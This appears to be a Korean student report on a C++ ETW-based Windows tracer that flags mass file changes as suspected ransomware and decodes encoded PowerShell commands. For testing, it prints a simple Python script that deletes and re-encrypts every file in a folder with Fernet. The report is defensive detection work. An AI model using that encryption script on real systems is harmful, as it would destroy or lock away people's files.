우선 발생하는 모든 이벤트들을 살펴보면 이를 분석해 유의미한 값을 찾는 일을 도출해내야 한다. 프로그램을 제작할 때에는 많은 정보들을 출력해보아야 하며, 실제 완성된 프로그램에선 유의미한 정보만 출력해야 한다. 본 프로젝트의 프로그램을 보면 if(PRINT_ALL) 이라는 코드를 많이 보게 될 텐데, 이는 프로그램 제작 과정에서만 출력할 정보들을 의미한다. PRINT_ALL은 전체 코드의 윗 부분에 상수 값으로 설정해두었다. 이후 나오는 if(PRINT_ALL) 명령어는 설명하지 않도록 하겠다.

OnEvent 함수에서는 EVENT_RECORD 포인터 변수인 rec 변수를 통해 TRACE_EVENT_INFO 포인터 변수를 가져오며, 이를 DisplayEventInfo 함수를 통해 유의미한 값을 출력하도록 되어 있다. 따라서 우리는 DisplayEventInfo 함수를 가공하여 보다 유의미한 함수로 만들어줄 것이다.

DisplayEventInfo 함수

DisplayEventInfo 함수는 너무 길기 때문에 모든 부분을 설명하지 않고 일부만 설명 할 것이다. DisplayEventInfo 함수를 설명하기에 앞서, OnEvent 함수에서 이벤트 발생 시 인자로 받았던 EVENT_RECORD 구조체에 대해 먼저 살펴볼 필요가 있다.

```

typedef struct _EVENT_RECORD {
    EVENT_HEADER           EventHeader;
    ETW_BUFFER_CONTEXT     BufferContext;
    USHORT                 ExtendedDataCount;
    USHORT                 UserDataLength;
    PEVENT_HEADER_EXTENDED_DATA_ITEM ExtendedData;
    PVOID                  UserData;
    PVOID                  UserContext;
} EVENT_RECORD, *PEVENT_RECORD;

```

하나의 이벤트는 여러 property 들로 이루어져 있다. 그리고 각 property에 대한 정보들은 UserData 부분에 쌓이게 되고, 각 정보들은 각 property 구조체에서 정보들의 위치만 offset으로 갖게 된다. 즉, 우리에게 필요한 정보들은 UserData에 모여 있는 것이다. 각 property에서 정보를 가져오는 과정을 간략히 나타내면 아래와 같다.

```

// properties data length and pointer
auto userlen = rec->UserDataLength;
auto data = (PBYTE)rec->UserData;

auto pointerSize = (rec->EventHeader.Flags &
EVENT_HEADER_FLAG_32_BIT_HEADER) ? 4 : 8;
ULONG len;
WCHAR value[512000];

```

```

for(DWORD i = 0; i < info->TopLevelPropertyCount; i++) {
    auto& pi = info->EventPropertyInfoArray[i];
    auto propName = (PCWSTR)((BYTE*)info + pi.NameOffset);
    if(PRINT_ALL) wprintf(L" Name: %ws ", propName);

    len = pi.length;
    if((pi.Flags & (PropertyStruct | PropertyParamCount)) == 0) {
        //
        // deal with simple properties only
        //
        PEVENT_MAP_INFO mapInfo = nullptr;
        ULONG size = sizeof(value);
        USHORT consumed;

        auto error = ::TdhFormatProperty(info, mapInfo, pointerSize,
            pi.nonStructType.InType, pi.nonStructType.OutType,
            (USHORT)len, userlen, data, &size, value, &consumed);

        if(ERROR_SUCCESS == error) {
            if(PRINT_ALL) wprintf(L"Value: %ws", value);
            len = consumed;
            if(mapName)
                if(PRINT_ALL) wprintf(L" (%ws)", (PCWSTR)mapName);
            if(PRINT_ALL) wprintf(L"\n");
        }
        if (ERROR_SUCCESS != error) {
            lstrcpynw(value, (PWSTR)data, len);
            if(PRINT_ALL) wprintf(L"Value: %ws\n", value);
            //if (PRINT_ALL) wprintf(L"(failed to get value)\n");
        }
    }
    else {
        if(PRINT_ALL) wprintf(L"(not a simple property)\n");
    }
    userlen -= (USHORT)len;
    data += len;
}

```

우선 EVENT_RECORD 구조체에서 UserData(이하 data)와 그 길이를 가져온다. 이후 property들을 돌면서 각 property에서 요구하는 정보들을 data에서 추출한다. for문을 천천히 살펴보면, property의 이름에 대한 정보는 info에 담겨 있으며, pi.length를 통해 해당 property에서 data에 저장한 정보의 길이를 가져온다. 이 코드의 가장 핵심은 ::TdhFormatProperty 함수이다. ::TdhFormatProperty 함수에 가져오고자 하는 data의 시작 주소와 길이, 저장할 buffer와 함께 여러 인자들을 넣어 호출하면, 해당 property에 대한 정보가 buffer에 담기게 된다. 해당 함수가 성공적으로 실행이 되면 ERROR_SUCCESS 값을 반환하게 된다. 하나의 property의 정보를 성공적으로 가져왔다면, 다음 property의 정보를 가져오기 위해서는 몇가지 작업을 해줘야 하는데, 바로 data의 시작 주소를 변경하는 것이다. property 구조체에는 각 property가 작성한 정보의 길이만이 저장되어 있기 때문에 이 앞선 property들이 얼마나 정보를 저장해두었는지를 미리미리 계산해줄 필요가 있다. 중간 property에서 이 작성이 수행되지 않을 경우, 뒤에 나오는 property들의 값들이 전부 밀릴 수 있으므로 주의해야 한다. 앞서 이야기한 방법대로 코드를 작성해 실행을 시키다보면 ::TdhFormatProperty 함수에서 정보를 가져오지 못할 때가 있다. 그러나 우리는 data에 모든 정보들이 쌓여 있는 것을 알고 있으므로 함수를 통해 정보를 가져오지 못할 시 직접 가져올 수도 있다. 이에 대한 부분이 조건문 if(ERROR_SUCCESS != error)에 해당하는 부분이다.

property 들의 정보를 읽어오는데 성공했다면 우리는 해당 정보들을 보고 유의미한 결과를 얻어내야 한다. 이는 뒤에 나온 두 코드를 통해 설명하도록 하겠다.

```

// path 확인
if (lstrcmpw(propName, L"Path") == 0) {
    PWSTR idx, tempIdx;
    for (idx = value + len - 1; *idx != L'\\'; idx--);

    if (tempIdx = wcsstr(value, L"Temp")); // Temp 폴더
    else {
        // 경로와 파일명 추출
        *idx = L'\0';
        std::wstring path = value;
        std::wstring fileName = idx + 1;

        countPath[path].insert(fileName);

        // 특정 경로에서의 작업이 30번 이상 일어나면 ransomware 의심.
        if (countPath[path].size() == 30) {
            DisplayRansomwareEventInfo(rec, path);
        }
    }
}
}

```

property의 이름이 Path이면 파일 조작과 관련한 property일 확률이 높다. Path를 뒤에서부터 살펴 보면서 '\' 문자를 찾는다. 이를 경계로 경로와 파일명을 추출한다. countPath는 string을 key로 가지고 set을 value로 가지는 map이다. countPath[path]에 fileName을 삽입하여 path 경로에서 작업이 이루어지는 파일들을 기록해둔다. 만약 같은 경로에서 30개 이상의 파일들이 조작이 되고 있다면 ransomware를 의심해 볼 수 있을 것이다. 따라서 DisplayRansomwareEventInfo 함수를 호출함으로써 ransomware의 위험성을 알린다.

```

// property name이 contextInfo의 경우 많은 정보를 가지고 있으므로
contextInfo인지 확인한다.
if (lstrcmpw(propName, L"ContextInfo") == 0) {
    // "호스트 응용 프로그램 = " 뒷 부분의 문자열 가져오기
    PWSTR idx1, idx2;
    idx1 = wcsstr(value, L"호스트 응용 프로그램 =");
    idx1 = wcsstr(idx1, L"=");
    idx1 += 2;
    idx2 = wcsstr(idx1, L"\n");

    if (idx2 - idx1 > 1) { // 의미 있는 정보를 얻었다면
        ULONG pid, tid;
        pid = rec->EventHeader.ProcessId;
        tid = 0; // rec->EventHeader.ThreadId;

        if (chkId.find({ pid, tid }) == chkId.end()) {
            chkId[{pid, tid}] = nullptr;

            WCHAR cmd[1000];
            wcsncpy_s(cmd, idx1, idx2 - idx1);

            DisplayPowerShellEventInfo(rec, cmd);
        }
    }
}
}

```

property 중 contextInfo 라는 이름을 가진 property에서 많은 양의 정보를 얻어낼 수 있다. 특히, "Microsoft-Windows-PowerShell" provider를 사용했다면, cmd 창에서 PowerShell을 호출했다면 "호스트 응용 프로그램 =" 이라는 부분 뒤에 cmd 창에 친 명령어가 그대로 표시된다. 우리는 이를 통하여 누군가 PowerShell을 호출한다면 어떠한 옵션으로 PowerShell을 실행하였는지 등을 확인할 수 있을 것이다. 따라서 contextInfo 라는 이름을 가진 property가 나온다면 추출한 정보에서 "호스트 응용 프로그램 ="을 찾고, 그 뒤의 정보를 가져온다. 이때, PowerShell을 실행하면 우리 눈에는 단순히 한줄의 명령어를 입력한 것처럼 보이지만 컴퓨터 내부에서는 복잡한 과정이 일어나게 된다. 따라서 단순히 contextInfo 라는 이름을 가진 property가 나올 때마다 정보를 추출하여 출력한다면 중복된 값이 너무 많이 나오게 된다. 본 프로젝트에서는 이를 해결하기 위해 pid를 활용하였으며, 같은 pid에서 실행된 명령어를 하나로 인식하여 중복된 내용이 없도록 하였다.

DisplayRansomwareEventInfo 함수

```
void DisplayRansomwareEventInfo(PEVENT_RECORD rec, std::wstring path)
{
    // [!] Suspicious - Event Detected - [suspicious event type] 출력
    ColorPrint(L"[!] Suspicious", L"red");
    wprintf(L" Event Detected - ");
    ColorPrint(L"Ransomware\n", L"blue");

    DisplaySuspiciousEventInfo(rec);

    // Process Path 출력
    std::wcout << L"    Process Path\t|  " << path << L"\n";

    auto it = countPath[path].begin();
    std::wcout << L"    Target File\t|\n";
    for (int i = 0; i < 5; i++) {
        std::wcout << L"        " << *it++ << L"\n";
    }
    std::wcout << L"        etc.\n";

    std::wcout << L"    Reasons\t|\n";
    std::wcout << L"        More than 30 of files were deleted and created.\n";
    std::wcout << L"        Ransomware is suspected in " << path << L".\n";

    wprintf(L"\n");
}
```

DisplayRansomwareEventInfo 함수는 ransomware 의심이 들 경우 호출되는 함수이다. 따라서 첫 줄에 사용자가 한눈에 알아볼 수 있도록 컬러풀하게 의심된다는 문구를 찍어주고 DisplaySuspiciousEventInfo 함수를 통해 기본적인 정보를 출력해준다. 이 함수는 이후 DisplayPowerShellEventInfo 함수에서도 사용된다. DisplayRansomwareEventInfo 함수에서는 ransomware 의심이 되는 폴더와 해당 폴더에서 작업이 이루어진 파일 5개를 예시로 보여주며, 너무 많은 파일이 변경되어 ransomware가 의심된다는 문구를 띄워준다.

DisplayPowerShellEventInfo 함수

```
// ex, powershell -EncodedCommand
UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMACwAgACcALgBCAHAACgBVAGoAZQBjAHQALQBSAGEAdQBuAGMA
aAB1AHIALgB1AHgAZQAnAA==
void DisplayPowerShellEventInfo(PEVENT_RECORD rec, PWSTR cmd)
{
    // [!] Suspicious - Event Detected - [suspicious event type] 출력
    ColorPrint(L"[!] Suspicious", L"red");
    wprintf(L" Event Detected - ");
    ColorPrint(L"PowerShell Script\n", L"blue");

    DisplaySuspiciousEventInfo(rec);

    // command 출력
    PWSTR encOptIdx = wcsstr(cmd, L"-EncodedCommand"); // base64 인코딩 명령어 확
    인
    if (encOptIdx == nullptr) { // 인코딩 x
        wprintf(L" Commands\t| %s\n", cmd);
    }
    else { // 인코딩 o
        // 인코딩 된 명령어 출력
        wprintf(L" Commands\t| ");
        ColorPrint(L"Encoded command\n", L"green");
        ColorPrint(L" (original) ", L"green");
        wprintf(L"%s\n", cmd);

        // enc를 인코딩 된 명령어 위치로 이동
        PWSTR encIdx = wcsstr(encOptIdx, L" ");
        encIdx++;

        // 디코딩 과정
        char encode[1000];
        unsigned char decode[1000];

        // wchar를 char로 바꿈
        _bstr_t wb(encIdx);
        const char* c = wb;
        strcpy_s(encode, c);

        // 디코딩 진행
        int space_idx = base64_decode(encode, decode, strlen(encode));

        // 디코딩 된 명령어 출력
        ColorPrint(L" (decode) ", L"green");
        *encOptIdx = L'\0';
        wprintf(L"%s", cmd);
        for (int i = 0; i < space_idx; i+=2) wprintf(L"%wc", *(PWSTR)
(decode+i));
        printf("\n");
    }

    wprintf(L"\n");
}
```

DisplayPowerShellEventInfo 함수는 PowerShell을 통한 명령어가 실행될 경우 호출되는 함수이다. 따라서 우선 사용자가 한눈에 보기 쉽게 컬러풀하게 PowerShell과 관련하여 의심되는 행위가 발생했다고 위험 문구를 띄워준다. 이후 DisplayRansomwareEventInfo 함수와 같이 DisplaySuspiciousEventInfo 함수를 통해 기본적인 정보들을 출력해준다. DisplayPowerShellEventInfo 함수는 DisplayRansomwareEventInfo 함수와 달리 복잡해 보이는데, 이는 명령어를 암호화 한 경우 이를 복호화 하여 출력해주는 함수를 포함하고 있기 때문이다. 우선 명령어에서 "-EncodedCommand" 옵션이 있는지 살펴 암호화된 명령어인지를 판단해준다. 암호화된 명령어라고 판단이 되면, "-EncodedCommand" 옵션 뒤에 나오는 문자열을 복호화해주어야 한다. PowerShell의 경우 base64 encoding을 하는데, base64 encoding의 경우 Bbyte 단위로 암호화가 이루어진다. 그러나 본 프로젝트에서는 문자열을 Unicode 단위로 관리하였기 때문에 이를 Byte 단위로 변환해주는 작업이 필요하다. base64 decoding은 이미 널리 알려져 있으므로 따로 다루진 않겠다. 복호화를 했다면, 명령어 중, 옵션과 암호화 부분을 제거하고 복호화 된 문자열로 바꿔서 출력해준다.

DisplaySuspiciousEventInfo 함수

```
void DisplaySuspiciousEventInfo(PEVENT_RECORD rec)
{
    // 이벤트 헤더 정보 가져오기
    WCHAR sguid[64];
    auto& header = rec->EventHeader;
    ::StringFromGUID2(header.ProviderId, sguid, _countof(sguid));

    // Timestamp 출력
    wprintf(L"    Timestamp\t|   %ws\n", (PCWSTR)CTime(*
(FILETIME*)&header.TimeStamp).Format(L"%c"));

    // process 이름을 얻을 수 있으면 출력
    wprintf(L"    Process Info\t|   ");
    if(PidDfs((DWORD)header.ProcessId, 0) == 6) printf("(%)d\n",
(DWORD)header.ProcessId);

    if (PRINT_ALL) wprintf(L"Provider: %ws Time: %ws PID: %u TID: %u\n",
        sguid, (PCWSTR)CTime(* (FILETIME*)&header.TimeStamp).Format(L"%c"),
        header.ProcessId, header.ThreadId);
}
```

DisplayRansomwareEventInfo와 DisplayPowerShellEventInfo 함수에서 사용한 DisplaySuspiciousEventInfo 함수는 이벤트 헤더에서 볼 수 있는 여러 간단한 정보들을 출력해주는 함수로 공통된 앞선 두 함수에서 공통으로 필요하다고 생각하여 따로 함수를 만들어 관리하였다. 헤더에서 여러 정보들을 가져 올 수도 있지만 본 프로젝트에서는 시간 정보와, 프로세스에 대한 정보들을 출력하도록 하였다. timestamp와 pid는 이벤트 헤더에서 쉽게 가져올 수 있다. 또한 pid를 가져왔다면 Assignment #2 에서와 같이 ppid를 가져올 수 있고, 해당 pid에 대한 프로세스 이름도 가져올 수 있다. 이번에는 단순히 부모 프로세스만 가져오는 것이 아니라 모든 조상 프로세스를 가져오면 좋을 것 같아 dfs 함수를 만들어 프로세스에 대한 정보를 가져왔다.

PidDfs 함수

```
int PidDfs(DWORD pid, int count)
{
    if (pid == 0) return 6;

    DWORD ppid = getppid(pid);

    DWORD buffSize = 1024;
    WCHAR buffer[1024];
    int res = ProcessIdToName(pid, buffer, buffSize);

    int space = PidDfs(ppid, count+res);

    if (space == 6 && count + res <= 1) {
        if (res == 0) return 6;

        PWSTR fileIdx;
        for (fileIdx = buffer + lstrlenW(buffer) - 1; *fileIdx != L'\\';
fileIdx--);
        wprintf(L"%s (%d)\n", fileIdx + 1, pid);
    }
    else if(res){
        if (space == 6) printf("\n");
        for (int i = 0; i < space; i++) printf(" ");

        PWSTR fileIdx;
        for (fileIdx = buffer + lstrlenW(buffer) - 1; *fileIdx != L'\\';
fileIdx--);
        wprintf(L"%s (%d)\n", fileIdx+1, pid);
    }

    return space + 3*res;
}
```

코드가 복잡해보이지만 아랫부분은 예쁘게 출력하기 위해 잔머리를 쓴 흔적이며, 핵심은 위의 6줄에 불과하다. 우선 pid가 0인 경우 더 이상 들어갈 곳이 없으므로 바로 return해준다. 이 때 return 값은 얼마나 깊이 들어갔다 나왔는지를 나타내는 값으로 출력을 예쁘게 하기 위해 프로세스를 출력하기 전 출력해야 할 공백의 수이다. pid가 0이 아니라면 ppid 값을 구하고, 본인의 process 이름을 가져온다. 이 때, process의 이름을 가져오지 못하는 경우가 종종 있는데, 이 경우 출력을 하지 않게끔 코드를 구현하였다.

ColorPrint 함수

```

void ColorPrint(PCWSTR str, PCWSTR color)
{
    // 원하는 색으로 변경
    if (lstrcmpw(color, L"red") == 0)
        SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), 12);
    if (lstrcmpw(color, L"blue") == 0)
        SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), 9);
    if (lstrcmpw(color, L"green") == 0)
        SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), 10);

    // 출력하고자 하는 문구 출력
    wprintf(L"%s", str);

    // 흰색으로 재변경
    SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), 7);
}

```

위험 요소를 출력하는 함수에서 종종 등장한 ColorPrint라는 함수는 원하는 문구를 원하는 색으로 간편하게 출력하도록 도와주는 함수이다. SetConsoleTextAttribute 함수를 활용하면 text의 색을 바꿀 수 있다. (배경 색도 바꿀 수 있지만 본 프로젝트에서는 사용하지 않았다.) SetConsoleTextAttribute 함수를 사용하면 이후 쓰여지는 모든 text가 바꾼 색으로 출력되기 때문에 원하는 문구를 출력하고 나면 다시 흰색으로 바꿔주는 함수를 호출해줘야 한다. ColorPrint는 이를 구현한 함수이며, SetConsoleTextAttribute 함수에 색을 정수로 입력해야 하는데, 이 상수 값이 확 와닿지 않기 때문에 우리가 바로바로 알 수 있는 문자열을 통해 색을 고를 수 있게 하였다.


Tracer 실행 화면



project-tracer를 실행시킨 결과이다. project-tracer를 단독 실행 시키면 공유 메모리에 이름과 학번이 저장되어 있지 않기 때문에 이름과 학번 자리에 None과 null이 쓰여 있는 것을 확인할 수 있다. 앞선 Launcher 실행 화면과 비교해보면 project-tracer를 project-launcher를 통해 실행하면 이름과 학번이 적힌다는 것을 알 수 있다.

Test

Ransomware test



project-tracer를 실행 시킨 후, 직접 만든 ransomware를 돌리자 위와 같이 ransomware가 일어난 위치와 파일명, 그리고 실행된 프로세스 정보가 모두 출력되는 것을 확인할 수 있다.

Ransomware 제작

Ransomware를 잘 잡는지 테스트 하기 위해서는 ransomware를 직접 만들어서 확인해봐야 했다. 따라서 python을 이용한 간단한 ransomware를 제작해보았다. 코드는 다음과 같다.

```
from os import listdir
from os.path import isfile, join
from cryptography.fernet import Fernet
import os

def GetFileList(mypath = '../fiels/'):
    if mypath[-1] != '/':
        mypath = mypath + '/'
    onlyfiles = [mypath+f for f in listdir(mypath) if isfile(join(mypath, f))]

    return onlyfiles

def GenerateKey():
    # key generation
    key = Fernet.generate_key()

    # string the key in a file
    with open('filekey.key', 'wb') as filekey:
        filekey.write(key)

def EncryptFile(fileName):
    # opening the key
    with open('filekey.key', 'rb') as filekey:
        key = filekey.read()

    # using the generated key
    fernet = Fernet(key)

    # opening the original file to encrypt
```

```

with open(fileName, 'rb') as file:
    original = file.read()

# delete the file
if os.path.isfile(fileName):
    os.remove(fileName)

# encrypting the file
encrypted = fernet.encrypt(original)

# opening the file in write mode and
# writing the encrypted data
with open(fileName, 'wb') as encrypted_file:
    encrypted_file.write(encrypted)

def DecryptFile(fileName):
    # using the key
    fernet = Fernet(key)

    # opening the encrypted file
    with open(fileName, 'rb') as enc_file:
        encrypted = enc_file.read()

    # delete the file
    if os.path.isfile(fileName):
        os.remove(fileName)

    # decrypting the file
    decrypted = fernet.decrypt(encrypted)

    # opening the file in write mode and
    # writing the decrypted data
    with open(fileName, 'wb') as dec_file:
        dec_file.write(decrypted)

# 암호화
fileList = GetFileList('../files/')
for file in fileList:
    EncryptFile(file)


# 복호화
fileList = GetFileList('../files')
for file in fileList:
    DecryptFile(file)

```

- GetFileList 함수는 특정 폴더에 있는 파일 리스트를 가져오는 함수이다.
- GenerateKey 함수는 파일 암호화에 쓸 키를 생성하는 함수이다.
- EncryptFile 함수는 인자로 받은 파일을 암호화 하는 함수이다.
- DecryptFile 함수는 인자로 받은 파일을 복호화 하는 함수이다.
- 코드의 맨 아랫줄에는 특정 폴더의 파일들을 암호/복호화 하는 코드이다.


Ransomware 테스트는 위의 파이썬 프로그램을 통하여 진행하였다.

PowerShell test




cmd 창에서 powershell 명령어를 실행 시킬 경우 위와 같이 잘 잡아내는 것을 볼 수 있다. 또한 암호화된 명령어 입력 시, 복호화하여 출력하는 것도 확인할 수 있다.

추가 실행 화면



Ransomware와 PowerShell을 동시에 잡는 모니터링도 되는 것을 볼 수 있다.



launcher에서 이름과 학번을 쓰고 Run을 한 뒤에도 계속하여 이름과 학번을 달리하여 Run이 되는 것을 볼 수 있다.